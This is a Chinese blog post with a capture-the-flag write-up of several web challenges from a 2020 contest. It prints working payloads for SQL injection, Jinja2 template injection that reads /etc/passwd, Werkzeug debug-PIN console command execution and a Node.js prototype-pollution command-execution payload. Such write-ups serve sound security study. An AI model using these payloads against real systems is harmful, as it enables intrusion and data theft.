i春秋 2020新春战“疫”大赛(web部分)

原创


昂首下楼梯 于 2020-02-25 20:13:57 发布 631 收藏

分类专栏： 短篇 文章标签： 安全 linux 信息安全 php

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_42812036/article/details/104497835

版权



短篇 专栏收录该内容

31 篇文章 0 订阅

订阅专栏

---

ezupload


上传一句话，蚁剑直连，bash直接cat /flag，说没权限折腾了下Linux提权，大马提权。

payload:


```
cd /
cat /readflag
```

: (


简单的招聘系统



payload `admin' or 1#`
进入admin，成功访问招聘界面blank page界面
key处存在sql注入



有5个字段，显位在2



个人简介

查询动作已入库:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select 1,2,3,4,5#','')' at line 1

https://blog.csdn.net/qq_42812036

可以猜测后端查询语句可能类似：

`select * from user where id='$id'`；

所以接下来的注入语句

```
1'union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3,4,5#
```

Full Name

backup,flag,user

```
1'union select 1,(select group_concat(column_name) from information_schema.columns where table_name='flag'),3,4,5#
```

Full Name

id,flaaag

```
1'union select 1,(select flaaag from flag),3,4,5#
```

Full Name

flag{7c24bf42-797f-4d72-addc-41573458c9d8}

盲注

fuzz一下，发现是

过滤了= select < >的盲注

两种payload：

if((substr((fl4g),%s,1) regexp “^%s”)

ascii(mid(fl4g,{},1)) in ({})

blacklist

看大佬的wp,handler代替被过滤的select

payload: 在这里插入代码片?inject=1';handler FlagHere open as a;handler a read first;

https://blog.csdn.net/chasingin/article/details/104473304/

flaskapp

查看提示界面源码

```
<body>
    <div align="center">
        <h3>失败乃成功之母！！</h3>
        <!-- PIN --->
        <img src="/static/img/hint.png" height="450"
```

参考文章：Flask debug pin安全问题

解密时提交错误的字符串发现有debug界面，修改需要我们输入pin码

flask读取文件的payload：

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['open']('/etc/passwd').read()}}
```

加密界面加密，再decode出现

结果： root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false flaskweb:x:1000:1000::/home/flaskweb:

https://blog.csdn.net/qq_42812096

获取machine-id：

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['open']('/proc/self/cgroup').read()}}
a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
```

获取Mac地址：

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['open']('/sys/class/net/eth0/address').read()}}
```

得到：
02:42:ac:12:00:06
十进制：2485377957897
19418889118999059
app.py的绝对路径可以在debug看到


ps:

> 可以用ssit读取文件
> {% for c in [].**class**.**base**.**subclasses**() %}{% if c.**name**==‘catch_warnings’ %}{{ c.**init**.**globals**[‘**builtins**’].open(‘filename’, ‘r’).read() }}{% endif %}{% endfor %}

读不出来！！

---

https://xz.aliyun.com/t/2553
套用文中exp：



最后：

```
[console ready]
>>> os.popen('ls /').read()
'app\nbin\nboot\ndev\netc\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nrequirements.txt\nroot\nrun\nsbin\nsrv\nsys
\nthis_is_the_flag.txt\ntmp\nusr\nvar\n'
>>> os.popen('this_is_the_flag.txt').read()
''
>>> os.popen('cat /this_is_the_flag.txt').read()
'flag{93df69f0-3005-414f-a119-c5562af1b167}\n'
>>>
```

---

ezexpress

0x00 知识点

javascript大小写特性绕过+原型链污染
https://www.leavesongs.com/HTML/javascript-up-low-ercase-tip.html
https://www.leavesongs.com/PENETRATION/javascript-prototype-pollution-attack.html

0x01

于注册的用户名都会被转换成大写，并且不能有admin，但要upper后要=ADMIN

利用js特性：

```
"ı".toUpperCase() == 'I'
```

成功注册

然后就要用原型链污染了

payload:

```
{"__proto__":{"outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"cat
 /flag > /app/public/flag\"');//"}}
```

出现success弹窗

去访问info：

/flag就被写入了/app/public/flag，也就是web目录/flag，自动下载文件flag.txt

---

ezthinking

知识点：thinkphp6.0任意文件操作漏洞

参考文章：https://paper.seebug.org/1114/